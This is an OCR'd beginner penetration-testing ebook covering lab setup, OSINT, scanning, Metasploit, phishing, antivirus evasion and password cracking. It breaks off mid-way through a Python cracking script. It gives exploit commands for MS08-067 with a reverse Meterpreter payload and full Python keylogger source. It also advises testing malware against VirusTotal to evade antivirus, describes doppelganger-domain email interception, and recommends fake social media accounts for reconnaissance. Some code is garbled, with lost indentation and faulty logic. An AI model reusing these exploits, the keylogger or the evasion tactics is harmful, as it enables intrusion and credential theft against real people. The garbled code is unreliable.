
HACKING

Beginner's Crash Course

Essential Guide to Practical Computer Hacking, Hacking for Beginners & Penetration Testing



Hacking

Beginner's Crash Course

Essential Guide to Practical Computer Hacking, Hacking for Beginners & Penetration Testing

Table of Contents

Introduction

Ethical hacking (or hacking in general) sounds like a discipline that requires deep knowledge about computer software, programming, complex syntaxes, logics and algorithms that only computer maestros would possess. But that's not the case in reality. A person with no prior knowledge of hacking can learn its basics in a few days – and that is exactly what this book is meant for.

All the steps for performing an ethical hack or penetration testing are introduced and described in detail in this book. It’s been written for people who simply want to protect their information, as well as for those who are interested in working in the field of IT security. Even individuals who are already working in IT security will find this book useful in honing their skills and knowledge. It starts by introducing the basics of ethical hacking and penetration testing and then proceeds to describe each and every step of penetration testing in detail.

Some of the important hacking tools and techniques that are required for the completion of penetration testing are also discussed. You will also learn how to interpret the results produced by these hacking tools.

All in all, this book has been written for the novice whose goal is to become an ethical hacker. It provides the reader with a deep insight into the foundations of white hat hacking. If you want to know what ethical hacking is all about and how to perform penetration testing at a basic level, this book is for you.

I thank you for choosing this book, and hope you find the information presented in it valuable, interesting and enjoyable.

Have a good read!

Chapter 1. Basics of Ethical Hacking & Penetration Testing

The media generally uses the term ‘hacker’ to refer to someone who attacks and steals information from a system, be it a computer or a network. We usually see the media referring to people who break into bank accounts and steal credit card information as hackers. But ‘hacker’ was not always used in a negative light. In the 1960s, great programmers who were capable of building complex algorithms and programs were described as ‘hackers’. But as time passed, the term became surrounded by negative hype. The negative way in which the media has been using the term is far from the whole truth. Everything has both a positive and negative side to it, but the media has only been reporting on the negative side of hacking. The positive side of it, i.e., the side that involves people using their technical skills and expertise to protect organizations from cyber-attacks, has received relatively less exposure.

All hackers, whether they have malicious intentions or are trying to prevent cyber-attacks, have certain characteristics in common. These include the ability to discover weaknesses of a system, finding creative solutions for complex problems and finding new ways to compromise a system. However, based on the intentions with which an individual hacks into a system, hackers have been broadly classified into three types:

White hat hackers

These hackers don’t attack systems for personal gain. Instead, they are hired by organizations to discover vulnerabilities and weak points in their systems and networks. These hackers discover vulnerabilities in security by launching different types of cyber-attacks. Hence, they are also known as security experts or security researchers. By unearthing the vulnerabilities of the system or network, the security expert is decreasing the risk of cyber-attacks that may be launched by malicious attackers and exploiters.

Black hat hackers

These are the hackers who are feared by corporations and other organizations. They are highly skilled individuals who use their knowledge for malicious purposes. They try to attack the security of an organization in order to exploit its weak spots and gain unauthorized access to its network. These are the ‘bad guys’ the media usually refers to when they say ‘hackers’.

Grey hat hackers

As the name suggests, grey hat hackers are neither completely malicious nor completely virtuous. They usually work as security experts for organizations to discover the weak spots in their security. They responsibly uncover the weak spots and disclose them to the organization, but they may also take advantage of the confidential or sensitive information they have learnt in the process. Unbeknownst to the organization, they could leave a backdoor in the system security, with the intention of accessing it later. They might make a deal with the organization’s competitors to sell the confidential information they have gained.

Thus, an ethical hacker is a white hat hacker, one who is employed by an organization and given permission to attack its security system so as to unearth hidden vulnerabilities. The only difference between a hacker and an ethical hacker is that a hacker is not authorized to attack the system, while an ethical hacker is so authorized.

Terminology

Let’s take a look at some of commonly used hacking terminology:

Asset

Any device or data that deals with the creation, manipulation or storage of information, which needs to be protected from individuals who are not authorized to access it, is called an asset. Only a few people are authorized to view such content, but hackers can also view it by attacking the system.

Vulnerability

A weak spot or a flaw that exists in a system, which could be exploited by attackers for gaining unauthorized access into the system, is called a vulnerability. When the vulnerability of a system is compromised, it may result in the unauthorized manipulation and retrieval of data and also the elevation of privileges.

Threat

The possibility of a vulnerability being successfully exploited by a black hat hacker is called a threat. It represents the possible attacks a system may be subjected to if the vulnerability is not taken care of. Organizations don't want a threat to become a reality, which is why they may employ an ethical hacker for the purpose of strengthening security.

Exploit

The act of taking advantage of the vulnerabilities of a system is called an exploit. An asset might get exploited by an attacker so as to cause unanticipated behavior, allowing him to get hold of confidential information.

Risk

The impact caused by the compromise of an asset is called a risk. Let us suppose an organization is running a server that has a vulnerability. An attacker may exploit the vulnerability and succeed in compromising the server. The resulting damage caused to the server or the ensuing loss of information is the risk.

We can calculate the risk of an asset as follows:

Risk = Threat × Vulnerability × Impact

Penetration testing

In a penetration testing, a security expert tries to penetrate the security of an organization using a set of tools and methods. A penetration test is usually carried out so as to test the strength of the organization’s security. It can be thought of as an important subset of ethical hacking. It plays an instrumental role in discovering the vulnerabilities and weak points of a system. Simply put, the test is carried out to see if a system can be attacked and exploited by an attacker.

Penetration testing vs. vulnerability assessment

A common misconception that vulnerability assessment and penetration testing are one and the same. But a vulnerability assessment is different from penetration testing in terms of what the ethical hacker actually does. When it comes to vulnerability assessment, an ethical hacker is only concerned with figuring out the vulnerabilities of a system, period. In a penetration test, the ethical hacker simulates a cyber-attack to check if the vulnerability could actually be exploited by an attacker. He is also responsible for documenting all the exploited vulnerabilities and also the ones that couldn't be exploited.

Classification of penetration tests

Penetration tests can be divided into three classes based on the extent to which information about the target is provided to the security expert in advance. They are:

- Black box
- White box
- Grey box

Let's take a look at each of the penetration test categories:

1. **Black box penetration testing:** In this testing paradigm, the tester is provided with little to no information about the target system. For instance, when the expert is required to perform penetration testing on a network, information like the demilitarized zone (DMZ), operating system and version number of the system are not provided to him. The only information the organization provides the tester is the IP ranges he would be testing. When it comes to the penetration testing of a web application, information like the source code is not provided to the tester. Such scenarios are commonly encountered when performing an external penetration test.
2. **White box penetration testing:** This testing paradigm is the opposite of black box penetration testing. For performing penetration testing on a network, the tester is provided with information like the operating system, version number and DMZ of the target. For performing a penetration test on a web application, the tester is provided with its source code. This enables the tester to conduct source code analysis either statically or dynamically. Such scenarios are commonly encountered when performing a penetration test internally/onsite. Internal penetration tests are usually carried out to see if there is a leakage of information.
3. **Gray box penetration testing:** In the gray box penetration testing

paradigm, not all information is provided to the tester, but he is not in the dark to the same extent as in black box penetration testing. The tester is provided with some information while some remains hidden. For example, the tester may be provided with information like what application is being run on an IP. However, information like the version of the server is not disclosed. When it comes to performing gray box penetration testing on a web application, the tester is not provided with the source code, but is provided with extra information like the database used, the test account and details about the backend server.

Types of penetration tests

Some of the most widely used types of penetration testing are as follows:

1. **Network penetration testing:** In this type of test, the security expert tests the network environment of an organization to see if there are any vulnerabilities hidden in the network. Network penetration testing is of two types:
    a. In *external penetration testing*, the tester will test the public IP addresses.
    b. For *internal penetration testing*, the tester will test the network as an integral part of the organization. He will either go the physical site of the network to penetrate it, or will access it using a VPN.
2. **Web application penetration testing:** Performing penetration testing on web applications is absolutely necessary these days, as many of them host sensitive information like passwords and credit card numbers. Since web applications have become a part of our daily lives, this type of testing has become more prevalent than network penetration testing.
3. **Social engineering penetration testing:** This type of testing can be performed during network penetration testing. In this type of test, the security expert tries to trick system users within the organization into performing tasks they would not normally do. The users may be tricked into disclosing sensitive information either through browser exploits or phishing attacks. (You will learn

more about phishing attacks in the following chapters.)

4. **Mobile application penetration testing:** Nowadays, almost all corporations have mobile apps to serve their customers better. Be it Android-based or Windows-based, any mobile app may be the target of a cyber-attack. Especially with the advent of smartphones, this type of penetration testing is becoming more and more common. People may enter sensitive information like passwords or credit card PINs on a mobile app, so organizations make it a point to perform penetration testing on these apps to uncover any vulnerability.
5. **Physical presentation testing:** This type of testing is rarely employed now, but it is not completely obsolete. It involves the tester trying to walk into an organization’s building or worksite by bypassing security controls like digital locks.

Chapter 2. Building the Testing Lab

In order to perform penetration testing, you need to first set up a testing lab wherein the machines used for the attacks are configured and set up. Also, setting up a testing lab is necessary for understanding how your exploits are taking place.

Before you run a full-scale attack on an actual organization, you first need to practice testing on a network many, many times.

If you go ahead and use an untested exploit, you won't know if the exploit could take down critical components of the system or network. There would be a significant chance of taking down a system inadvertently, and if that happened, your career as a white hat hacker would be pretty short-lived.

Building a lab usually involves setting up a number of network appliances and installing several operating systems and applications. Building a full-scale lab may be difficult if you're working all by yourself, but you can still build a lab with only the core components like Windows machines and Linux servers.

Hardware requirements

For effective penetration testing, you need a laptop or desktop with a minimum of 8GB RAM, 500 GB hard disk space, and an Intel Quad Core i7 processor.

Operating system

Windows

In Windows systems, a directory service named Active Directory maps all the user accounts with their passwords and allows them to be stored in a single secure location. A domain controller is a server on which the AD DS (Active Directory Domain System) is installed. Whenever a user logs in to one of the systems of a Windows network, the AD checks the entered password to see if it is the sysadmin or a normal user that has logged in. You can practice your testing in an Active Directory environment by installing it on a server.

Linux

However, if your aim is to become a penetration tester, you have to understand the basics of Linux, or better yet, become fluent in it. It is a powerful operating system that is ideal for penetration testing as it supports a wide variety software and tools. Mac and Windows operating systems, on the other hand, are compatible with only a few of those tools and software, and unlike Linux, they're not free.

There are quite a few Linux distributions available – Ubuntu, BackTrack, Kali Linux, Fedora etc. They all work similarly, so you can choose any one of them, but Kali Linux has been used in this book, as it is usually considered the standard Linux distribution for penetration testing. You can download it at http://www.kali.org/downloads/.

Once you have downloaded and installed Kali Linux, follow the steps below:

- Log in by providing the following credentials:
    - Username: root
    - Password: toor (This is the default password.)
- Open the terminal.
- Type passwd to change the password.
- Type apt-get update and then apt-get dist-upgrade to update the image.
- Type service postgresql start to set up the Metasploit database.
- If you want to get the postgresql database started on boot, type update-rc.d postgresql enable .
- To start the Metasploit service, type service metasploit start .
- To stop the Metasploit service, type service metasploit stop .
- To install gedit, type apt-get install gedit .

Virtual machines

Next, you need a virtual machine that simulates the environment of an actual machine. There are two important virtual machines on which you can practice testing: Metasploitable 2 and OWASPBWA. These virtual machines are ideal for practice testing because some common vulnerabilities are intentionally built into their frameworks.

Metasploitable 2

This is a virtual machine based on Ubuntu Linux wherein some common vulnerabilities have been included intentionally. It is one of the best frameworks in which to perform common attacks or test security tools. You can download Metasploitable 2 at http://sourceforge.net/projects/metasploitable/files/Metasploitable2. You'll also need a virtual platform like VirtualBox to boot it up; that's at https://www.virtualbox.org/.

OWASPBWA

OWASPBWA is different from Metasploitable in that it focuses on providing a set of web applications that have been designed to exhibit several vulnerabilities. It's a single virtual machine that consists of a wide variety of vulnerable web applications. You can download it from http://sourceforge.net/projects/owaspbwa/files/ and boot it up just like you did for Metasploitable.

Windows 7 or 8

You should also install a virtual machine of Windows 7 or 8. The reason is that, during penetration testing, you need to use Internet Explorer (the default browser of the Windows OS) for opening most applications.

Penetration testing tools

Apart from Kali Linux, the virtual machines and virtual platform, you also need to install a number of tools, which fall into three main categories: scanning tools, exploitation tools, and post-exploitation tools.

Scanning tools

- SpiderFoot
- Gitrob
- HTTPScreenShot
- Discover
- EyeWitness

- WMAP
- Password Lists
- SPARTA
- WPScan
- CMSmap
- Password Lists
- Recon-ng
- Masscan

Exploitation tools

- SET
- NoSQLMap
- Burp Suite Pro
- SQLMap
- ZAP Proxy Pro
- SQLNinja
- Responder
- Wifite
- Printer Exploits
- BeEF Exploitation Framework
- Veil
- WIFIPhisher

Post-exploitation tools

- SMBexec
- The Backdoor Factory
- Hacker Playbook 2 - Custom Scripts
- Mimikatz
- Net-Creds

- Nishang
- WCE
- PowerSploit

Others

It’s also recommended to install the following miscellaneous tools:

- Metasploit
- PowerSploit
- Cain and Abel
- Nishang
- Hyperion
- HxD
- Nmap
- Burp Suite Pro
- Evade
- Nessus/Nexpose
- Add-ons of Firefox namely:
    - Foxy proxy
    - Web Developer Add-on
    - User Agent Switcher
    - Tamper Data

With these, you can build a testing lab for practicing and performing your penetration tests.

Chapter 3. Performing a Network Scan

Before setting out to attack a network system, you need to perform a detailed analysis of the target. Specifically, you need to study the target for vulnerabilities, which can be discovered by network scanning. This chapter deals with the most efficient method of network scanning and also illustrates how the process is carried out by using a scanning tool as an example.

Open source intelligence

Open source intelligence (OSINT) is when the penetration tester uses his knowledge about where to find information on the World Wide Web in order to collect as much information as he can about the target organization. To collect the required information from the internet, you need to perform OSINT tests. It’s best to create fake accounts on different social networking sites before performing the tests. The more fake social accounts you have, the better your results will be. Make sure you have fake accounts for at least the following popular social media sites:

- Facebook
- Twitter
- LinkedIn
- Google+
- Pinterest
- Instagram
- Glassdoor

Some of these sites store and show the list of people who’ve visited the account. Therefore you should refrain from using your personal social media accounts while collecting information, as it might lead to the organization identifying you. And the quickest way to get your mission killed is by getting identified.

Passive discovery

You can start collecting information by using passive discovery to gather information about the network and clients of the target without even having to touch it. This involves gathering information silently from the internet, so there’s no possibility of the target being alerted to suspicious activity. Some of the popular tools for passive discovery include:

- SpiderFoot
- Recon-NG
- Discover Scripts

It’s best to use multiple tools for passively collecting information about the target company, as each tool processes the data in its own fashion and presents it uniquely.

Collecting information with SpiderFoot

Spiderfoot is a tool created by Steve Micallef for performing various passive discovery operations quickly. Let’s see how SpiderFoot can be used to gather information from the internet.

Open the Kali Linux terminal and input the following to install SpiderFoot:

mkdir /opt/spiderfoot/ && cd /opt/spiderfoot

wget http://sourceforge.net/projects/spiderfoot/files/spiderfoot-2.3.0-src.tar.gz/download

tar xzvf download

pip install lxml

pip install netaddr

pip install M2Crypto

pip install cherrypy

pip install mako

To run SpiderFoot, input cd/opt/spiderfoot/spiderfoot* followed by python./sf.py on the Kali Linux terminal. Then type the address http://127.0.0.1:5001/ in a browser.

Spiderfoot collects a wide variety of information ranging from email addresses to blacklists. This tool is very easy to use and returns tons of information within seconds. Make sure you review the data collected thoroughly for later use.

Building password lists with Brutescrape

After getting some preliminary information about the target company, you need to focus on building password lists so you can find even more. By building password lists, you can find things like its employees, its physical location, and its clients and customers. Password lists can be created using tools like Wordhound and Brutescrape.

We'll use Brutescrape as an example. It's a quick tool that creates password lists by reading the sources of web pages, parsing the HTML tags, and cleaning up and uniquing the results.

You can download Brutescrape from https://github.com/cheetz/brutescrape. To run it, type cd/opt/brutescrape , then gedit sites. scrape , and then the address of the website from which you want to scrape information. The results will be stored in a file called passwordList.txt.

You can combine the password lists obtained with tools like Wordhound and Brutescrape to get a good start for cracking accounts.

Passively collecting information about a company and then studying it is one of the crucial factors in the success of a penetration test. You can collect a sea of information this way without alerting the Intrusion Detection System (IDS) of the company even once. That includes information about the company, its clientele and lists of possible user passwords. The best part of this stage is that you've collected all this information passively, with no risk of getting caught. Now that you have it, let's see what active discovery and scanning are about.

Active discovery

Active discovery is when a penetration tester uses a set of tools and techniques for identifying the systems in a network, their services, and their possible vulnerabilities. For this purpose, the penetration tester may choose to scan either the external or internal segment of the network.

If you are entirely new to scanning, you can learn how a scanner works by downloading the trial version of Nessus and running it on your lab network or home network. (Alternatively, you could choose to run Nexpose Community Edition.) By running these tools in your network, you can learn how authenticated scans take place and what kind of traffic is generated during the process. These scanners are usually very loud and frequently result in the triggering of IDS alerts.

Nessus and Nexpose aren’t the only tools you can use to scan a network. Others include:

- Sparta
- Masscan
- ZAP Proxy
- HTTP Screenshot
- Burp Proxy Pro
- Eyewitness

Network scanning with Sparta

Let’s see how scanning works by taking the Sparta tool as an example. Sparta is mainly used for scanning smaller networks; for larger networks hackers employ tools like Masscan. Sparta has a Python GUI to aid the tester in network scanning. It also scans the tester during the enumeration phase. The point-and-click access saves a lot of time for the penetration tester. It also displays the output of the scan in a convenient manner. This tool requires only little time for setup, which means the tester can spend more time on result analysis.

To install Sparta, type the following in the Kali Linux terminal:

```
git clone https://github.com/secforce/sparta.git/opt/Sparta

apt-get install python-elixir

apt-get install Idap-utils rwho rsh-client x11-apps finger
```

To run Sparta, type:

```
cd/opt/sparta/

./sparta.py
```

This is a simple, straightforward tool. You begin your network scanning by logging on the GUI screen and adding hosts by clicking on them. The GUI will show a Nikto tab, which when clicked shows the results of web port scanning. Also, this tool lets you use Nmap for discovering hosts and for scanning as a staged process. Sparta also captures screenshots of webpages using cutycapt. Using Sparta, a host can be sent to Hydra by right-clicking on it.

You can click on the Brute tab for supplying the username or password, or for supplying username lists/ password lists. You can also use this tool for checking the default credentials of MySQL.

Vulnerability scanning

While performing network scanning, you can perform vulnerability scanning in the background. Vulnerability scanning isn't used that often in the real world, as it's usually loud and leads to the triggering of IDS. It may also the damage the system by taking down critical services. Instead, penetration testers usually focus on exfiltrating the data quietly and moving about the network laterally.

However, vulnerability scanning is still considered essential if you want to perform a complete penetration test.

You can tools like Rapid7 Nexpose, Openvas and Tenable Nessus for performing vulnerability scanning, of which Tenable Nessus and Rapid7 Nexpose are the most popular. Tenable Nessus is the more economical option, but if you need to perform vulnerability scanning on a large network and budget isn't an issue, go for Nexpose.

There – you now have a basic understanding of how to gather information and scan a network!

Chapter 4. Exploiting the Findings of a Network Scan

In the last chapter, you learned how to obtain OSINT information without getting caught. You also saw how you can scan a network using scanning tools and scan for vulnerabilities using vulnerability scanners. In this chapter, you'll learn how to use Metasploit to identify and exploit network weaknesses based on the findings of a network scan. You can find more examples of exploits on exploit forums, or through the Metasploit framework.

Metasploit is one of the most popular frameworks for exploiting the findings of a network scan. It aids the penetration tester in designing and launching attacks. The framework is very research oriented, and you can easily develop Metasploit modules on your own if you have some basic knowledge about scripting – you really don't have to know a lot about Ruby to do it.

Introduction to Metasploit

If you have never used Metasploit before, you'll need to spend some time familiarizing yourself with its features before you go on. Here's how to initiate it on the Kali Linux terminal:

- To start Postgre SQL, type service postgresql start .
- To start Postgre SQL on boot, type update-rc.d postgresql enable .
- To start and stop the Metasploit service, type the following:
    - service metasploit start
    - msfconsole
    - exit
    - service metasploit stop
- Using the command prompt for logging everything to /root/msf_console.log, type echo "spool /root/msf_console.log" > /root/.msf4/msfconsole.rc .
- For starting command line in Metasploit, type Msfconsole .

Here are a few commonly used Metasploit configuration commands:

search [string] is used for searching the vulnerability in terms of the application, title etc.

help can be used as often as necessary to get assistance.

info is used to get information after selecting a module.

show options is used for showing the module requirements.

set and setg can be used from show optionsfor setting variables. If you want to set a global variable, use setg . Also, if you are required to switch between exploits and modules, you can do so easily by using setg . Using setg saves you the pain of typing the IP address for every time you switch between the exploits and modules.

If have chosen to use remote exploit, the PAYLOAD may not be visible to you in the show options. You can use the set PAYLOAD command for setting it. The choices appear if the tab is hit twice.

set EXE::Custom [file] is used to set custom payloads.

To run Metasploit for post exploitation:

Use the command session -K to kill all the sessions.

Use the background command to go to the main menu from the Meterpreter shell while still keeping the current session running in the background.

Use the command msfconsole -r resource.r to resource file scripts required for the automation of your handler.

Example: exploiting the MS08-067 vulnerability

You can learn how to use the Metasploit tool better through an example. The MS08-067 vulnerability is an old one, but it is still found very often in networks. It is a stable, easy-to-attack vulnerability compared to many. If you’re a Metasploit beginner and/or have no experience with the MS08-067 vulnerability, you should now set up a lab with a system running on good old Windows XP and try out the example given below. If you’re already familiar with the MS08-067 vulnerability, you can breeze through this section.

- Type msfconsole on the Kali Linux terminal.
- Type search ms08-067 to search the vulnerability.
- Type use exploit/windows/smb/ms08_067_netapi to get the search results from which an exploit can be selected.
- Type show options to see options necessary for the working of the exploit.
- Type the following commands to set IP information:
    - set RHOST [IP of vulnerable Windows host]
    - set LHOST [IP of your machine]
- Type the following commands to select the encoders and payloads to be used:
    - set PAYLOAD windows/meterpreter/reverse_tcp
    - set ENCODER x86/shikata_ga_nai
- Type exploit to run the attack.

In this chapter you have learnt the basics of Metasploit and seen an example of how to exploit a vulnerability using it.

Chapter 5. Social Engineering

Social engineering involves an attacker psychologically manipulating people so as to make them divulge sensitive information or perform tasks they normally wouldn't perform. Social engineering techniques work mainly because of certain flaws in human decision-making processes. These flaws are known as cognitive biases.

There is no particular standard for performing social engineering attacks. The effectiveness of the attack depends on the creativity of the attacker. Commonly used social engineering techniques include spear phishing, domain attacks, and even intentionally leaving USB sticks as bait.

SMTP attacks

Let’s learn how SMTP attacks take place by using an example. Suppose there are two companies named ABC and XYZ, which use the sub-domains ca.company.com and in.company.com respectively for sending emails. The attacker would first buy domains like cacompany.com and incompany.com, which look similar to the original sub-domains. The idea is that some users will probably miss the period (.)between the sub-domain and the domain.

After purchasing these domains, the attacker sets up an SMTP server on each of them, configuring the mail exchanger records and then establishing the SMTP servers such that they act as catch-all servers.

This means that if a user accidentally sends an email to the domain owned by the attacker, the email will be forwarded to an account of the attacker’s choice. This way, the attacker can capture confidential information related to the company as he keeps on receiving sensitive emails from the company.

In another example, the attacker will create a scenario wherein he can put himself in the middle of a conversation between two parties, unbeknownst to either party. Let us suppose there is a bank, XYZ, which has a subsidiary in Canada. The bank owns the sub-domain ca.xyz.com and has mail exchanger records to that Fully Qualified Domain Name (FQDN). Another company, ABC, owns the sub-domain us.abc.com, and has mail exchanger records for that FQDN. The attacker would initiate his social engineering attack by first purchasing the doppelganger domains of both these companies. They would look something like caxyz.com and usabc.com. If a user mistakenly types the names of either of the sub-domains while sending an email, the attacker would have the chance to put himself in the middle of the communication.

If an email is sent from smith@us.abc.com to alex@caxyz.com, which is the fake domain, the attacker might use some simple Python scripts to compose an email to alex@ca.xyz.com (which is the genuine domain), with the 'from' address as smith@usabc.com (which is the fake address). This means that the email communication between Smith and Alex has to pass through the servers of the attacker. This is how the attacker configures the 'Man in the Mailbox', using which he can either just listen to the email conversations passively or proceed to attack either or both of the two parties, depending on the trust factor existing between them.

Phishing

Remote attacks are commonly performed by using the vectors of phishing and emails. In these types of attacks, the vulnerabilities are not misconfigured systems, but unsuspecting people. Unlike machines, people tend to make certain decisions out of urgency or fear. These feelings stem from the fear of financial loss or missing out on something valuable. If any of these feelings can be triggered, people may do things or perform tasks they normally wouldn't. Like all attacks, phishing can be performed using several tools. Some open source ones are:

- Social Engineering Toolkit (SET)
- Phishing Frenzy
- Catero

Social Engineering Toolkit

Let's take a look at the tools available in the Social Engineering Toolkit. You need to download it first, using Kali Linux as usual. Then open the Kali Linux terminal and type se-toolkit . You'll be asked to enter the administrative password, and then to accept the license agreement.
Press y and then Enter to do so, and you'll see the following list:

1. **Spear-phishing attack vectors:** By using this tool, you can send

an email to which a malicious file is attached.

2. **Website attack vectors:** A malicious website link can be created with this tool.
3. **Infectious media generator:** This tool can be used for injecting CDs, USBs or DVDs with a payload.
4. **Create a Payload and Listener:** Using this tool, an .exe file can be created and a listener can be opened.
5. **Mass Mailer Attack:** Emails can be sent to the target using this tool.
6. **Arduino Based Attack Vector:** This tool has to be used with Teensy USB.
7. **SMS Spoofing Attack Vector:** This tool can be used for crafting and sending SMSs.
8. **Wireless Access Point Attack Vector:** Using this tool, the access point can be started out stopped.
9. **QRCode Generator Attack Vector:** Using this tool, a QR code for a specific URL can be generated.
10. **Powershell Attack Vectors:** This tool allows Powershell exploits to be used. If you need to use Powershell, you must have Windows Vista or later.
11. **Third Party Modules:** This tool helps you browse for more add-ons.

Wifiphisher

Now let’s take a look at another social engineering (and penetration testing) tool called Wifiphisher. It is free, open source software.

Wireless communication technologies have become ubiquitous; however, their stack implementations and protocols are still vulnerable to several security problems.

The management packets of Wi-Fi (802.11) are vulnerable to replay attacks, modification or eavesdropping, as they are not protected cryptographically. When it comes to WPA2, WPA or WEP, data protection is enabled only after establishing a connection. Another problem is that modern operating systems look for the access points they have connected with previously, and after finding a familiar access point, they will connect to it without any warning.

Using the Wifiphisher tool, the same process can be automated. This means that phishing attacks can be mounted against Wi-Fi networks very quickly using this tool. The Wifiphisher tool first performs the Evil Twin attack, after which it achieves the position of man-in-the-middle. Then, it begins phishing attacks by redirecting every HTTP request to a website controlled by the attacker.

Chapter 6. Tools & Techniques to Evade Antivirus

Antivirus usually refers to the basic security measures installed on the devices of a network. In order to gain unauthorized access to the devices and the network itself, we need to breach the barricade of antivirus. This chapter discusses some tools and techniques for getting past antivirus without detection.

No one should feel safe unless they've installed a proper antivirus on their computer. With the increased awareness of computer viruses, the antivirus industry is booming. Its personnel are experts in detecting and identifying malware, which is an umbrella term used for any kind of malicious software – spyware, worms, viruses, rootkits etc. However, there are ways to escape the antivirus net.

First of all, you need to remember that antivirus software is not without imperfections. Most of it can be evaded even by known malware. Exceptionally high-quality, robust antivirus software can detect familiar malware as much as 98% of the time. But for typical antivirus software that percentage is only around 40%. So even in the best of cases, 2 out of every 100 attacks by familiar malicious software will evade antivirus!

Here are some poplar tools and techniques used to evade antivirus during a penetration test:

MSFvenom

MSFvenom is not a standalone tool; it's one of the modules of the Metasploit framework. This module helps the penetration tester evade antivirus software by allowing him to re-encode his payloads. However, because Metasploit is so widely used by hackers, whenever it develops a new scheme of encoding, the makers of antivirus software get hold of it immediately. The utility of MSFvenom is therefore somewhat limited.

VirusTotal

Penetration testers create viruses or other malware in order to test the effectiveness of a target's antivirus software. To ensure they've created something that will be undetectable by the target system's antivirus, they use

VirusTotal, a free online service. VirusTotal employs 60 commercial antivirus software packages. If your virus doesn't pass the VirusTotal test, you need to keep working on it until it does!

The downside of VirusTotal is that, if it can't detect your malware with any of its software packages, it will submit your malware code to the antivirus industry. The antivirus makers will then develop corresponding countermeasures. However, all is not lost – there will be a time gap between your VirusTotal test and the next update from the antivirus makers. That window is large enough for a penetration tester to use his malware on the target.

Veil-Evasion

Using the software package Veil-Evasion, you can change the signature of the payload executables to enable them to get past antivirus software. This package can be found in the repository of Kali Linux. To install Veil-Evasion, just type kali > apt-get install veil on the Kali Linux terminal.

Webmail detection

You may already know that it's not easy to transmit malware to other systems through email services like Yahoo, Gmail and Hotmail. These email providers hire antivirus companies to scan the attachments sent by their users. If you try to send a Word or PDF document containing malware via webmail, it will most probably be detected and stopped by these antivirus services.

One of the advantages of working with a Linux distribution is that it allows you to send email from your own server. Various servers can be downloaded and set up using the distribution; sendmail, Exim, Postfix and qmail are a few common ones.

If you have a server of your own, you'll have no problem sending a malware-laden email to a specific target. But there's no guarantee that the receiving side will be careless when it comes to opening mails. While you can successfully send malware through an email this way, you can't be sure it will bypass the security measures of the target system.

Keyloggers

As a penetration tester you'll need to write various kinds of malware, but the most common one is a keystroke logger, or keylogger for short. This software works by recording a victim's keystrokes – everything he enters on his keyboard. That includes passwords, so when the victim types a password, it's recorded and sent as a log to the penetration tester.

Several languages can be used for writing keyloggers, but Python is ideal for the job. (In fact, Python is a penetration tester's best friend and can be used for creating any number of useful tools and exploits.) Here's how to write a simple keylogger in Python 2.7:

1. Go to the Start Menu and click on IDLE (the Python GUI).
2. In the Python shell, click on File and select New Window.
3. Type the below code in the new Python window:

```
import win32api

import sys

import pythoncom, pyHook

buffer = ''

def OnKeyboardEvent(event):

if event.Ascii == 5:

sys.exit()

if event.Ascii != 0 or 8:

f = open ('c:\\output.txt', 'a')

keylogs = chr(event.Ascii)

if event.Ascii == 13:

keylogs = keylogs + '\n'

f.write(keylogs)

f.close()

while True:

hm = pyHook.HookManager()
```

```
hm.KeyDown = OnKeyboardEvent

hm.HookKeyboard()

pythoncom.PumpMessages()
```

You can run the keylogger file by saving it on C:\ and pressing Ctrl+R . It will keep on running in the background until a log file is generated, consisting of the keys pressed on the keyboard.

Chapter 7. Password Cracking

Password cracking is an important phase of penetration testing, as you may need to enter a password at every point in a network. Now, what is password cracking all about? It is the process through which a penetration tester tries to guess or recover a password from a database or from information in transit.

Password cracking tools

Penetration testers use several password cracking tools to check the strength of the password or the level of security of a target system. Here are some of the powerful and popular ones:

- Brutus
- RainbrowCrack
- Wfuzz
- Cain and Abel
- John the Ripper
- THC Hydra

Password cracking with Python

Apart from using tools for cracking passwords, you can also write your own password cracking software using Python. Here is a simple password cracking code written in Python. This code attempts to crack the password of a 1337 character SSL (Secure Socket Layer) certificate:

```
import os

from commands import getoutput

leet = {
    'a': ('a', 'A', '4'),
    'b': ('B', '3', '8'),
    'c': ('c', 'C', 'k', 'K'),
    'd': ('d', 'D', ),
    'e': ('e', 'E', '3'),
    'f': ('f', 'F', ),
    'g': ('g', 'G', '6'),
    'h': ('h', 'H', '4'),
    'i': ('i', 'I', '1', '!', 'l'),
    'j': ('j', 'J', ),
    'k': ('k', 'K', 'c', 'C'),
    'l': ('l', 'L', ),
    'm': ('m', 'M', ),
